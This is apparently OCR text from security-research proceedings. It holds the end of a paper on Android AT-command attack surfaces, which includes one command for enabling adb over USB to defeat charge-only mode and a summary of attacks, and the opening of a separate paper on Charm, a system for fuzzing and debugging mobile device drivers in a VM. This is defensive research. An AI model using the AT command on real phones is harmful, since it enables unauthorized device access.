These gadget interfaces all have different security implications for the phones that expose them. Depending on the protocols, they may be abused to compromise the integrity of the phone if inadvertently exposed in production. Some protocols such as DIAG offer full system control as a *feature*. This mode should *never* be exposed during a production build. Our work has shown that even access to a CDC ACM interface to input AT commands can lead to unintended information loss or act as a starting point for more sophisticated attacks. *We thus strongly recommend that manufacturers apply appropriate access controls to all debug interfaces, or disable them outright, when shipping production devices.*

**"Charge-Only" Mode Effectiveness.** One may expect Android's "charge-only" mode to protect against commands sent over USB, but the real-world case is more complicated. The first issue is that not every Android version supports the charge only mode. For instance, Samsung Note 2, running Android 4.4.2, does not have this option at all. Second, charge only may not be the default option when the phone connected via USB. All three Samsung phones we tested start in MTP mode by default when connected with the host machine. This enables attackers to switch to the modem interface and launch AT commands as soon as the phone is connected.

LG does better since the default option is charge only. However, once another USB option, e.g., MTP, is chosen, this option becomes the default option across reboots. With MTP enabled by default, an Android security pop-up will initially show asking to allow the host machine to access the device. But despite no choice having been made, it is already too late as AT commands may be sent to the phone immediately before Allow or Deny is chosen, effectively disabling charge only mode using `AT%USB=adb` until the next reboot. Finally, some phones may not disable all USB data even in charging mode. The Samsung S7 Edge we tested exposes the USB modem interface even after being put in charge only mode.

**SELinux Effectiveness.** Given the diverse and powerful functionality provided by AT commands, we wonder if SELinux could help mitigate the impact, such as preventing attackers from flashing malicious firmware into the device using AT commands. SELinux was introduced into the Android ecosystem from Android 4.3, and then became the default configurations in later versions. All the devices we tested have SELinux enabled in enforcing mode. We also did not find any AT command, which can disable or bypass SELinux.

When analyzing the LG G4 phone we discovered that its primary AT distributor daemon possessed the Linux Capabilities `CAP_SYS_ADMIN`, `CAP_DAC_OVERRIDE`, and `CAP_CHOWN`. Normally a non-root process with these capabilities would have little trouble escalating root due to the vast permissions given. With this assumption we attempted to read Android app user data using the distributor's permissions (see Section 4.3), but were blocked by SELinux's Mandatory Access Control (MAC) policy. In this case, SELinux prevented sensitive information from being leaked, but without a full audit of the policy, a bypass could still exist.

## 6 Related Work

The Android community has been aware of the impact of vendor customization on Android images. Felt et al. [28, 29] investigated over 900 Android applications and discovered occurrences of over privilege and permission re-delegation. Wu et al. [56] showed that 85.78% of the pre-loaded apps in 10 stock Android images are over privileged due to vendor customizations. Aafer et al. [14] analyzed the threat of hanging attribute references within pre-installed apps by looking into 97 factory images covering major Android vendors. Previous research mainly focused on apps inside the Android image, so the number of images covered was usually limited. Zhou et al. [59] studied the vulnerabilities of Linux device drivers in Android customizations, and found common issues shared by 1290 of 2423 factory images. Aafer et al. [15] discovered inconsistent security configurations among 591 custom images. Unlike previous work oriented around static analysis, we consider both static and dynamic analysis.

Communicating with the modem within a Samsung S2 using AT commands was previously detailed on the XDA forums [58]. Pereira et al. showed how to use two AT commands to flash a malicious image onto Samsung phones [46, 20]. Roberto and Aristide found additional commands working on Samsung Galaxy S4 and S6 with certain image builds [47]. Bluebug [38] showed how to exploit a security loophole within Bluetooth to issue AT commands via a covert channel to vulnerable phones. Hay discovered around 10 AT commands with security impacts on Nexus 6P due to the exposure of the AT interface exploited from the Android bootloader (ABOOT) [31]. Mickey et al. also demonstrated how to exploit the modem in cars using AT commands via USB connections [41]. Unlike previous work which focused on a single brand/-model, limited the number of AT commands covered, or rediscovered the traditional AT commands for real modems, we provide a systematic study of traditional and Android-specific AT commands in Android ecosystems across different major vendors and phone models.

While USB security has been evaluated in traditional computing environments [44, 52, 53, 32], it has received limited attention on mobile computing platforms. Stavrou et al. demonstrated how a malicious host machine can unlock the bootloader and flash a compromised system image onto an Android device using `fastboot` and `adb` via USB [55, 50]. MACTANS [37] augmented USB chargers with USB host functionalities, allowing the injection of malware into iOS devices during charging. Vidas et al. summarized Android attacks via USB [54], although the focus is mainly limited to `adb`. Due to OEM vulnerabilities in fastboot implementations, Hay also showed that hidden USB functionalities can be enabled, including modem diagnostics and AT interfaces [31], allowing data exfiltration and system downgrading.

## 7 Conclusion

AT commands have become an integral part of the Android ecosystem, yet the extent of their functionality is unclear and poorly documented. In this paper, we systematically retrieve and extract AT commands from over 2,000 Android smartphone firmware images across 11 vendors to build a database of 3,500 commands. We test this AT command corpus against 8 Android devices from 4 vendors via USB connections. We find different attacks using AT commands, including firmware flashing, Android security mechanism bypassing by making calls via USB, unlocking screens, injecting touch events, exfiltrating sensitive data, etc. We demonstrate that the AT com-

mand interface contains an alarming amount of unconstrained functionality and represents a broad attack surface on Android devices.

**Disclosure** *We have notified each vendor of any relevant findings and have worked with their security team to address the issues.*

# A Additional Implementation Details

## A.1 AT Extraction Details

Some limitations of our extraction include potentially missing AT commands, images that fail to extract, and missing build.prop files. Given our AT command regular expression and the symbol set we use, we may miss commands using a non-standard symbol following the `AT`. In practice, we observe from AT command standards, existing online AT databases, manual analysis in IDA Pro, Google searches, and more permissive regular expressions that the vast majority of extended AT commands found in the wild are uppercase and use one of the symbols [+*!@#$%^&] matched by our expression. Despite this, if new valid patterns are found in the future, they can be easily added to our regular expression.

Images that fail to extract completely are still analyzed for strings, but if they are compressed, detecting any matches will be impossible. If an image is missing a `build.prop` file, we *do not* include it in our dataset, as this may be indicative of an invalid Android image, since all AOSP images are mandated to contain this file.

## A.2 AT Database Filtering

**Filtering Heuristic**

$$cmd := \texttt{String}$$
$$file := \texttt{AtFile}$$
$$charclass = \begin{cases} e^{-0.4*(cmd::len-3)}, cmd::class \ni \{alnum\} \\ 0, \text{otherwise} \end{cases}$$
$$file\_score = \frac{file::badlines}{file::lines} \cdot \underset{[0,1]}{\text{map}}(e^{0.05*file::lines} - 1)$$
$$at\_score = 10 \cdot (\underset{[0,1]}{\text{map}}(charclass) + file\_score)$$

We define `String` and `AtFile` as types, $var::attr$ as accessing the attribute $attr$ of $var$, and the

$$\underset{[x,y]}{\text{map}}(n) \text{ function}$$

to clamp $n$ to the range $x \leq n \leq y$.

In practice we observe that it is less common for an AT command to have digits ([0-9]) and lower case letters ([a-z]) in the same command. We punish commands matching this with an exponential decay term in terms of a constant and the command length with the *charclass* metric. The minimum command that would be scored is three (3) characters, hence the subtraction of three. The larger the candidate AT command, the less it is punished, as the likelihood that the command is not random noise increases with each character.

For the $file\_score$ metric, we record every line found that fails the initial regular expression test and increase the $file::badlines$ variable. For each line, regardless of it failing or passing, we increase the $file::lines$ variable. This creates a false positive percentage for the file. We increase the confidence of this FP score exponentially based off of the number of lines seen in the file and a constant of our choosing.

Finally we sum and weight the *charclass* and $file\_score$ metrics to create a final $at\_score$ (a lower score means that it is less likely to be spurious). For future processing, we set the spurious command threshold to be $at\_score \geq 5.0$. Through manual inspection we found this balances the number of false negatives (actual commands discarded) and false positives (bad commands accepted).

**Filtering Results** During the initial extraction of firmware images, we used `strings` to match on lines matching the regular expression `AT[!@#$%^&*+]`. To narrow down on actual AT commands, we applied the heavier regular expression, which eliminated 33.2% of all processed lines, as shown in Table 15. To further refine our matching and eliminate classes of frequently-appearing commands, we applied our heuristic to discard additional matches that passed the regular expression. This heuristic eliminated an additional 2.4% of all processed lines and brought the total unique AT command count down from 4,654 to 3,500, a 24.8% reduction. With less invalid commands matched, our analytics were not skewed and our AT command testing was faster.

Due to how the heuristic is implemented, it only has memory of firmware image file score across a single vendor. Also, it is possible for invalid commands to avoid this check by appearing early in a file without a score or in a file with a good score. This is a limitation and could be improved by additional feature checking, multiple passes, and blacklisting. In our work we found the heuristic developed to be sufficient for our purposes. Additionally, we spot-checked the spurious commands and their corresponding $at\_score$ to make sure that large amounts of valid commands were not being discarded. Overall, we purposefully avoided any manual filtering to make importing new datasets fast and less labor intensive.

## A.3 Android Firmware Acquisition

Vendors such as Google and ASUS list all of their factory images for download on their official websites. A combination of URL extraction from the HTML page plus `wget` allows us to efficiently gather and download each image. Other vendors do not provide their Android firmware downloading directly. In these cases, we refer to third-party websites (e.g., AndroidMTK.com) which collect Android firmware images from various vendors.



Figure 7: Android Version Distribution.

For these third-parties, the actual download URL is usually found after jumping through multiple site redirections, clicking JavaScript buttons, avoiding rogue download buttons, and passing Turing tests. Images themselves are usually hosted by cloud storage services such as MediaFire or AndroidFileHost. Effectively, all of the images we have gathered are publicly available with some effort on categorizing and collecting valid URLs for download.

Factory/stock firmware is available on the official vendor sites for ASUS, Google, and HTC. For all other vendors, we rely on third-party sites that collect firmware images, among which we choose sites that claim to host only stock firmware. We download firmware from sources listed in Table 12.

**Firmware Version Distribution.** The Android version distribution across all collected factory images is presented in Figure 7. Versions 4.x, 5.x, 6.x, and 7.x make up the largest percentage of all images, with over 200 images of Versions 4.4, 6.0, and 7.1. We do not prioritize specific versions during the image crawling process. The version distribution of our dataset appears to *reflect mainstream Android devices* that are still in use, e.g., Google Nexus series (4.x and 5.x), LG G series (6.x), and the latest Samsung Galaxy series (7.x). Note that Android 8.x (Oreo) is intentionally excluded since most vendors had not started rolling out their updates by the time of writing.

# Charm: Facilitating Dynamic Analysis of Device Drivers of Mobile Systems

Seyed Mohammadjavad Seyed Talebi*, Hamid Tavakoli*, Hang Zhang†, Zheng Zhang†,
Ardalan Amiri Sani*, Zhiyun Qian†
*UC Irvine, †UC Riverside

## Abstract

Mobile systems, such as smartphones and tablets, incorporate a diverse set of I/O devices, such as camera, audio devices, GPU, and sensors. This in turn results in a large number of diverse and customized device drivers running in the operating system kernel of mobile systems. These device drivers contain various bugs and vulnerabilities, making them a top target for kernel exploits [78]. Unfortunately, security analysts face important challenges in analyzing these device drivers in order to find, understand, and patch vulnerabilities. More specifically, using the state-of-the-art dynamic analysis techniques such as interactive debugging, fuzzing, and record-and-replay for analysis of these drivers is difficult, inefficient, or even completely inaccessible depending on the analysis.

In this paper, we present Charm[1], a system solution that facilitates dynamic analysis of device drivers of mobile systems. Charm's key technique is *remote device driver execution*, which enables the device driver to execute in a virtual machine on a workstation. Charm makes this possible by using the actual mobile system only for servicing the low-level and infrequent I/O operations through a low-latency and customized USB channel. Charm does not require any specialized hardware and is immediately available to analysts. We show that it is feasible to apply Charm to various device drivers, including camera, audio, GPU, and IMU sensor drivers, in different mobile systems, including LG Nexus 5X, Huawei Nexus 6P, and Samsung Galaxy S7. In an extensive evaluation, we show that Charm enhances the usability of fuzzing of device drivers, enables record-and-replay of driver's execution, and facilitates detailed vulnerability analysis. Altogether, these capabilities have enabled us to find 25 bugs in device drivers, analyze 3 existing ones, and even build an arbitrary-code-execution kernel exploit using one of them.

[1]Charm is open sourced: https://trusslab.github.io/charm/

## 1 Introduction

Today, mobile systems, such as smartphones and tablets, incorporate a diverse set of I/O devices, e.g., camera, display, sensors, accelerators such as GPU, and various network devices. These I/O devices are the main driving force for product differentiation in a competitive market. It is reported that there are more than a thousand Android device manufacturers and more than 24,000 distinct Android devices seen just in 2015 [1]. Therefore, one smartphone vendor might use a powerful camera so that its smartphone would stand out in this market, while another might be the first to incorporate a fingerprint scanner.

Such diversity has an important implication for the operating system of mobile systems: *a large number of highly diverse and customized device drivers are required to power the corresponding set of distinct I/O devices.* Device drivers run in the kernel of the operating system and are known to be the source of many serious vulnerabilities such as root vulnerabilities [78]. Therefore, security analysts invest significant effort to find, analyze, and patch the vulnerabilities in them. Unfortunately, they face important deficiencies in doing so. More specifically, performing dynamic analysis on device drivers in mobile systems is difficult, inefficient, or even impossible depending on the analysis. For example, some dynamic analyses, including introspecting the driver and kernel state with a debugger (such as GDB) and record-and-replay, requires the driver to run within a controlled environment, e.g., a virtual machine. Unfortunately, doing so for device drivers running in the kernel of mobile systems is impossible. As another example, a kernel fuzzer, such as kAFL [65] or Google Syzkaller [7], can be used to find various types of bugs in the operating system kernel including device drivers. Unfortunately, fuzzing the device drivers in mobile systems encounters various disadvantages. First, using kAFL requires running the driver in an x86-based virtual machine, which is not possible for mobile drivers.



Figure 1: *Charm enables a security analyst to run a mobile I/O device driver in a virtual machine and inspect it using various dynamic analysis techniques.*

Second, using Syzkaller directly on mobile systems is challenging due to (*i*) lack of support for latest fuzzing features, such as new kernel sanitizers [9–12] and (*ii*) lack of access to the system's console without using a specialized adapter [8].

In this paper, we present Charm, a system designed to facilitate dynamic analysis of device drivers of mobile systems in order to find and investigate the vulnerabilities in them. Our key contribution in Charm that makes this possible is a system solution for the execution of mobile I/O device drivers within a virtual machine on a different physical machine, e.g., a workstation. Such a capability overcomes the aforementioned deficiencies. That is, since the device driver executes within a virtual machine, it enables the analyst to use various dynamic analyses including manual interactive debugging, record-and-replay, and enhanced fuzzing.

Executing a mobile system's device driver within a workstation virtual machine is normally impossible since the driver requires access to the exact hardware of the I/O device in the mobile system. We solve this problem using a technique called *remote device driver execution*. With this technique, the device driver's attempts to interact with its I/O device are intercepted in the virtual machine by the hypervisor and routed to the actual mobile system over a customized low-latency USB channel. In this technique, while the actual mobile system is needed for the execution of the infrequent low-level I/O operations, the device driver runs fully within a virtual machine and hence can be analyzed. Figure 1 shows the high-level idea behind Charm.

Remote device driver execution raises two important challenges, which we address in this paper. First, interactions of a device driver with its corresponding I/O device are time-sensitive. Hence the added latency of communications between the workstation and mobile system can easily result in various time-out problems in the I/O device or driver, as our own experience with our earlier Charm prototypes demonstrated. We address this challenge with a customized USB channel. Quite importantly, *our solution does not require any customized hardware* for the connection to the mobile system. It leverages the commonly available USB interface and hence makes our solution immediately available to security analysts.

Second, in addition to interacting with the I/O device's hardware, a device driver interacts with several other modules in the operating system kernel including a bus driver, the power management module, and the clock management module. These modules, which we refer to as "resident modules", cannot be moved to the virtual machine since they are needed in the mobile system for the usage of the USB channel. We address this challenge with a Remote Procedure Call (RPC) interface for the remote driver to interact with these modules in the mobile system. We build our RPC solution at the boundary of common Linux APIs. Therefore, different device drivers of different mobile systems can use the same RPC interface, reducing the engineering effort to apply Charm to new device drivers.

We implement Charm's prototype using an Intel Xeon-based workstation and three smartphones: LG Nexus 5X, Huawei Nexus 6P, and Samsung Galaxy S7. We implement remote device driver execution for two device drivers in Nexus 5X, namely the camera and audio drivers, for the GPU device driver in Nexus 6P, and for Inertial Measurement Unit (IMU) sensor driver in Samsung Galaxy S7. Altogether, these drivers encompass 129,000 LoC. We choose four distinct device driver from three vendors to demonstrate the ability of Charm to support a diverse set of device drivers in various mobile systems. We have released the source code of Charm as well as the kernel images configured for the supported drivers. The former enables security analysts to support new device drivers, while the latter enables them to immediately apply different dynamic analysis techniques to the set of device drivers that Charm already supports.

Our current prototype of Charm only supports open source device drivers. Fortunately, kernel source code (including drivers) is often available for Android devices. In practice, the kernel is often released by vendors soon after launch, e.g., in the case of Samsung Galaxy S9 and S9+ [19]. Moreover, kernels released by the vendors are integrated into custom Android projects (such as LineageOS, which supports 200 devices at the time of this writing [18]), providing bootable Android images. These projects also provide instructions to unlock the bootloader on supported devices in order to deploy these images. Therefore, we believe that Charm is useful for many (if not most) Android devices. However, there are still a large number of closed source device drivers, which Charm cannot currently support. Therefore, as part of our future work, we plan to support closed source drivers in Charm too (§8).

Using extensive evaluation, we demonstrate the following. First, we show that it is feasible to add support

for new device drivers in Charm in a reasonable amount of time. Second, we show that despite the overhead of remote device driver execution, Charm's performance is on par with actual mobile systems. More specifically, we show that a fuzzer can execute about the same number of fuzzing programs in Charm and hence achieve similar code coverage in the driver. Third, we show that Charm enables us to find 25 bugs in drivers including 14 previously unknown bugs (several of which we have already reported) and two bugs detected by a kernel sanitizer not available on the corresponding mobile system's kernel. Fourth, we show that we can record and replay the execution of the device driver, which, among others, can help easily recreate a bug without needing the mobile system's hardware. Finally, we show that it is feasible to use a debugger, i.e., GDB, to analyze various vulnerabilities in these drivers. Using this ability, we have analyzed three publicly reported vulnerabilities and managed to build an arbitrary-code-execution kernel exploit using one of them.

# 2 Motivation

Our efforts to build Charm is motivated by our previous struggles to analyze the device drivers of mobile systems in order to find and understand vulnerabilities in them. In this section, we discuss three important dynamic analysis techniques: manual interactive debugging, record-and-replay, and fuzzing. We discuss the current challenges in applying them to device drivers of mobile systems and briefly mention how Charm overcomes these challenges.

## 2.1 Manual Interactive Debugging

Security analysts often use a debugger, such as the infamous GDB, to analyze a vulnerability or a reported exploit. A debugger enables the analyst to put breakpoints in the code, investigate the content of memory when and where needed, and put watchpoints on important data structures to detect attempts to modify them. Unfortunately, performing these debugging actions on device drivers is typically infeasible as they run in the kernel of the mobile system's operating system. Kernel debugger, KGDB, tries to address this challenge by providing support for interactive debugging for the operating system kernel. However, using KGDB for the kernel of mobile systems is either infeasible, is difficult to use, or requires a specialized adapter. More specifically, KGDB requires console access, which can be made available through the UART hardware. Unfortunately, some mobile systems do not have the UART hardware, and hence do not support KGDB. Moreover, some other systems, e.g., some Xperia smartphones, have the UART hardware, but accessing it requires opening up the system, finding the UART pins, and soldering connections [14], which is a difficult and error-prone task. Finally, some systems have the UART hardware and connect it to the audio jack for easy access, e.g., Nexus devices [20]. Console access in this case is relatively easier but still requires a specialized adapter cable [15].

Charm solves this problem. It enables the security analysts to analyze the device driver since the driver runs within a virtual machine. To demonstrate this point, we have used GDB to analyze 3 vulnerabilities in Nexus 5X camera driver (reported on Android Security Bulletins [2]). Moreover, we have also used GDB to help construct an exploit that can gain arbitrary code execution in the kernel using one of these vulnerabilities.

## 2.2 Record-and-Replay

Record-and-replay is an invaluable tool for analyzing the behavior of a program, including device drivers. It enables an analyst to record the execution of the device driver and replay it when needed. Imagine that a certain run of a device driver results in a crash (e.g., when being fuzzed). Recreating the crash might not be trivial since it might depend on a race condition that is triggered in a certain interleaving of driver execution and incoming interrupts from the I/O device. However, if the execution is recorded, it can be simply replayed and analyzed (e.g., with GDB). What is extremely useful about this technique is that *the replay of the driver does not even require having access to the actual mobile system*. Therefore, anyone with access to a virtual machine can replay the device driver execution and analyze it.

While any virtual machine record-and-replay can be used in Charm, we have implemented our own solution. It records all the interactions of the driver with the remote I/O device in the hypervisor and then replays them when needed.

## 2.3 Fuzzing

Fuzzing is a dynamic analysis technique that attempts to find bugs in a software module under test by providing various inputs to the module. In case of device drivers, the input to the driver is through system calls, such as `ioctl` and `read` system calls. While fuzzing is an effective technique to find bugs in software, it often suffers from low code coverage when inputs are randomly selected. Therefore, to increase coverage, feedback-guided fuzzing techniques collect execution information and use that to guide the input generation process. One such fuzzing tool is kAFL [65], which uses the hypervisor to collect execution information of the virtual machine by leveraging the Intel Processor Tracer (PT) hardware. Using kAFL to fuzz the device drivers of mobile systems

is currently impossible because most of the commodity mobile devices use ARM processors, which do not have the Intel PT hardware. Moreover, hypervisor support is not enabled on these systems. However, by running the driver in a virtual machine in an x86 machine, Charm enables the use of kAFL.

Another such fuzzing tool, which is capable of fuzzing kernel-based device drivers, is Syzkaller [7], recently released by Google. Syzkaller uses a compiler-based coverage information collector, i.e., KCOV [4], and use that to guide its input generation. Since the coverage information collector is inserted into the kernel using the compiler, it is possible to use Syzkaller to directly fuzz the device driver running inside a mobile system. Yet, using Syzkaller with Charm provides three important advantages. First, Syzkaller can benefit from other dynamic analysis techniques only available for virtual machines. Specifically, record-and-replay can facilitate the analysis of the bugs triggered by Syzkaller, as discussed earlier.

Second, it is easier to leverage new kernel sanitizers of Syzkaller in a virtual machine compared to a mobile system. Kernel sanitizers instrument the kernel at compile time to allow Syzkaller to find non-crash bugs by monitoring the execution of the kernel. Examples are KASAN [9], which finds use-after-free and out-of-bounds memory bugs, KTSAN [11], which detects data races, KMSAN [10], which detects the use of uninitialized memory, and KUBSAN [12], which detects undefined behavior. Unfortunately, these sanitizers are not often supported in the kernel of mobile systems. To the best of our knowledge, only the Google Pixel smartphone's kernel supports KASAN [16]. In contrast, in Charm, one can simply choose a virtual machine kernel with support for these sanitizers. For example, we show that we can easily use KASAN in Charm by simply porting our drivers to a KASAN-enabled virtual machine kernel.

Finally, Syzkaller can more effectively capture and analyze crash bugs when fuzzing a virtual machine compared to a mobile system. Syzkaller reads the kernel logs of the operating system through its "console". It needs the kernel logs at the moment of the crash to capture the dump stack. The console of the virtual machine is reliably available by the hypervisor at the time of a crash. On the other hand, getting the console messages from a mobile system at the time of the crash is more challenging and requires a specialized adapter [8], which is not available to all analysts and is not easy to use. Indeed, kernel developers are familiar with the difficulty of having to use a serial cable on a desktop or laptop to get the last-second console messages from a crashing kernel in order to be able to debug the crash. Getting the console logs from a crashing mobile system is as challenging, if not more. When such debugging hardware is not available, one can try to read the kernel messages through the Android Debug Bridge (ADB) interface, the main interface used over USB for communication to Android mobile systems. Unfortunately, the interface cannot deliver the kernel crash logs since the ADB daemon on the phone crashes as well. One can attempt to read the crash logs after the mobile system reboots, but crash logs are not always available after reboot since a crash might corrupt the kernel, hindering its ability to flush the console to storage. These challenges are also confirmed by the Syzkaller's developers: "Android Serial Cable or Suzy-Q device to capture console output is preferable but optional. Syzkaller can work with normal USB cable as well, but that can be somewhat unreliable and turn lots of crashes into lost connection to test machine crashes with no additional info" [8]. Running the device driver in a virtual machine significantly alleviates this problem.

In our prototype, we use Syzkaller as one of the analysis tools used on top of Charm. We choose Syzkaller in order to be able to compare its performance with that of fuzzing directly on mobile systems. However, note that Charm can also support a fuzzer such as kAFL, which is impossible to use directly on a mobile system.

# 3 Overview

Our goal in this work is to facilitate the application of existing dynamic analysis techniques to mobile I/O device drivers.

## 3.1 Straw-man Approaches

Before describing our solution, we discuss two straw-man approaches that attempt to run a device driver inside a virtual machine. The first approach is to try to run the device driver in an existing virtual machine in a workstation (without the solutions presented by Charm). Unfortunately, this approach does not work out of the box since the driver requires access to the I/O device hardware in the mobile system. As a result, at boot time, the driver will not get initialized by the kernel since the kernel does not see the I/O device. If forced (e.g., by forcing the call to initialize the driver), the driver will immediately throw an error (since it will not be able to interact with the I/O device hardware), potentially resulting in a kernel panic in the virtual machine.

In this case, one might wonder whether we can emulate the I/O device hardware for the virtual machine in software. Unfotunately, doing so requires prohibitive engineering effort due to the diversity of I/O devices in mobile systems today.

The second approach is to run the device driver in a virtual machine in the mobile system and use the direct device assignment technique [21,24,43,53,54] (also

known as device passthrough) to enable the virtual machine to access the underlying I/O device. This approach suffers from two important limitations. First, existing implementations of direct device assignment mainly support PCI devices common in x86 workstations, but not I/O devices of mobile systems. Second, running a hardware-based virtual machine within commodity mobile systems is impossible. While many mobile systems today incorporate ARM processor with hardware virtualization support, the hypervisor mode is disabled on these devices to prevent its use by rootkits. This leaves us with the option of software-based virtualization, which suffers from poor performance.

## 3.2 Charm's Approach

We present Charm, a system solution to facilitate the dynamic analysis of device drivers of mobile systems. Charm decouples the execution of the device driver from the mobile system hardware. That is, it enables the device driver to run in a virtual machine on a different physical machine, i.e., a workstation.

As mentioned earlier, a device driver needs access to its I/O device for correct execution. Our key idea to achieve this in Charm is to reuse the physical I/O devices through *remote device driver execution*. That is, we connect the physical mobile system directly to the workstation with a USB cable. The device driver executes *fully in the workstation* and only the *infrequent low-level I/O operations* are forwarded and executed on the physical mobile system.

In Charm, the latency of remoting the low-level I/O operations to the mobile system is of critical importance. High latency would result in various time-out problems in the device driver or I/O device. First, device drivers often wait for a bounded period of time for a response from the I/O device. In case the response comes later than expected, the device driver triggers a time-out error. Second, the I/O device might require timely reads and writes to registers. For example, after the device triggers an interrupt, it might require the driver to clear the interrupt (by writing to a register) in a short period of time. If not, the device might re-trigger the interrupt, potentially repeatedly.

In Charm, we leverage an x86 virtual machine in the workstation to execute the device driver. Given that mobile systems use ARM processors, one might wonder why we do not use an ARM virtual machine. Indeed, in our first prototype of Charm, we used a QEMU ARM virtual machine with ARM-to-x86 instruction interpretation on our x86-based workstation and implemented Charm fully in QEMU. Unfortunately, the overhead of instruction interpretation slowed the execution down to a point that our device drivers triggered various time-out errors. This made us realize that native execution is needed to meet the device driver's latency requirements, and hence we used a hardware-virtualized x86 virtual machine and reimplemented Charm in KVM.

Note that it is possible to use an ARM workstation in order to have native ARM execution for the Charm's virtual machine. However, while x86 workstations are easily available, ARM workstations are not yet commonplace. Therefore, we did not adopt this approach since we want Charm to be available to security analysts immediately.

## 3.3 Potential Concerns

There are two potential concerns with Charm's design. Fortunately, as we will report in our evaluation, we have managed to show that Charm overcomes both concerns. The first concern is potentially poor performance. Remoting I/O operations can significantly slow down the execution of the device driver. This can result in incorrect behavior due to time-outs. Even if there are no time-outs, it can slow down the dynamic analysis' execution, e.g., fuzzing time. In this paper, we show that by leveraging native execution of an x86 processor and a customized low-latency USB channel, we can not only eliminate time-outs but also achieve performance on par with the execution of the analysis running directly on the mobile system.

The second concern is that the disparity between the ARM Instruction Set Architecture (ISA) used in mobile systems vs. the x86 ISA used in the virtual machine may result in incorrect device driver behavior, which can affect the analysis, e.g., false positives in bugs detected by a fuzzer. Fortunately, as we will show, that is not the case. For example, we have not yet encountered a confirmed false positive bug detected by Charm. Moreover, we have verified that several Proof-of-Concept codes (PoC's) publicly reported for a device driver are also effective in Charm. The reason behind this is that device drivers are written almost fully in C and they suffer from bugs in the source code, which are effective regardless of the ISA that they are compiled to. We do, however, note that "compiler bugs", e.g., undefined behavior bugs [70], can show different behavior in the mobile system vs. Charm. This is because a compiler bug present in a C x86 compiler might not be present in a C ARM compiler, and vice versa. Therefore, Charm might result in false compiler bug reports (although we have not yet come across one) . However, note that bugs due to undefined behavior are not necessarily false positives since they happen due to the driver code wrongly relying on an undefined behavior of the language. Finally, Charm might result in false negatives for ARM compiler bugs as well.



Figure 2: *(a) Device driver execution in a mobile system. (b) Remote device driver execution in Charm.*

# 4 Remote Device Driver Execution

The key enabling technique in Charm is the remote execution of mobile I/O device drivers. In this technique, we run the device driver in a virtual machine in the workstation. We then intercept the low-level interactions of the driver with the hardware interface of the I/O device and route them to the actual mobile system through a USB channel. Similarly, interrupts from the I/O device in the mobile system are routed to the device driver in the virtual machine. Figure 2 illustrates this technique. We will next elaborate on the solution's details.

## 4.1 Device and Device Driver Interactions

The remote device driver technique requires us to execute the device driver in a different physical machine from the one hosting the I/O device. At first glance, this sounds like an impossible task. The device driver interacts very closely with the underlying hardware in the mobile system. Therefore, this raises the question: *is remote execution of a device driver even possible?* We answer this question positively in this paper. To achieve this, a stub module in the workstation's hypervisor communicates with a stub module in the mobile system to support the device driver's interactions with its hardware. These interactions are three-fold: accesses to the registers of the I/O device, interrupts, and Direct Memory Access (DMA). Charm currently supports the first two. We will demonstrate that these two are enough to port and execute many device drivers remotely. In §8, we will discuss how we plan to support DMA in the future.

**Register accesses.** Using the hypervisor in the workstation, we intercept the accesses of the device driver to its registers. Upon a register write, we forward the value to be written to the stub in the mobile system. Upon a register read, we send a read request to the stub module, receive the response, and return it to the device driver in the virtual machine.

**Interrupts.** The stub module in the mobile system registers an interrupt handler on behalf of the remote driver. Whenever the corresponding I/O device in the mobile system triggers an interrupt, the mobile stub forwards the interrupt to the stub in the workstation, which then injects it into the virtual machine for the device driver to handle.

## 4.2 Device Driver Initialization

For the device driver to get initialized in the kernel of the virtual machine, the kernel must detect the corresponding I/O device in the system. Therefore, for a remote device driver to get initialized in the virtual machine, we must enable the kernel of the virtual machine to "detect" the corresponding I/O device as being connected to the virtual machine. ARM and x86 machines use different approach for I/O device detection. In an ARM machine, a *device tree* is used, which is a software manifest containing the list of hardware components in the system. In this machine, the kernel parses the device tree at boot time and initializes the corresponding device drivers. In an x86 machine, hardware detection is mainly used through the Advanced Configuration and Power Interface (ACPI). In an x86 virtual machine, the ACPI interface is emulated by the hypervisor.

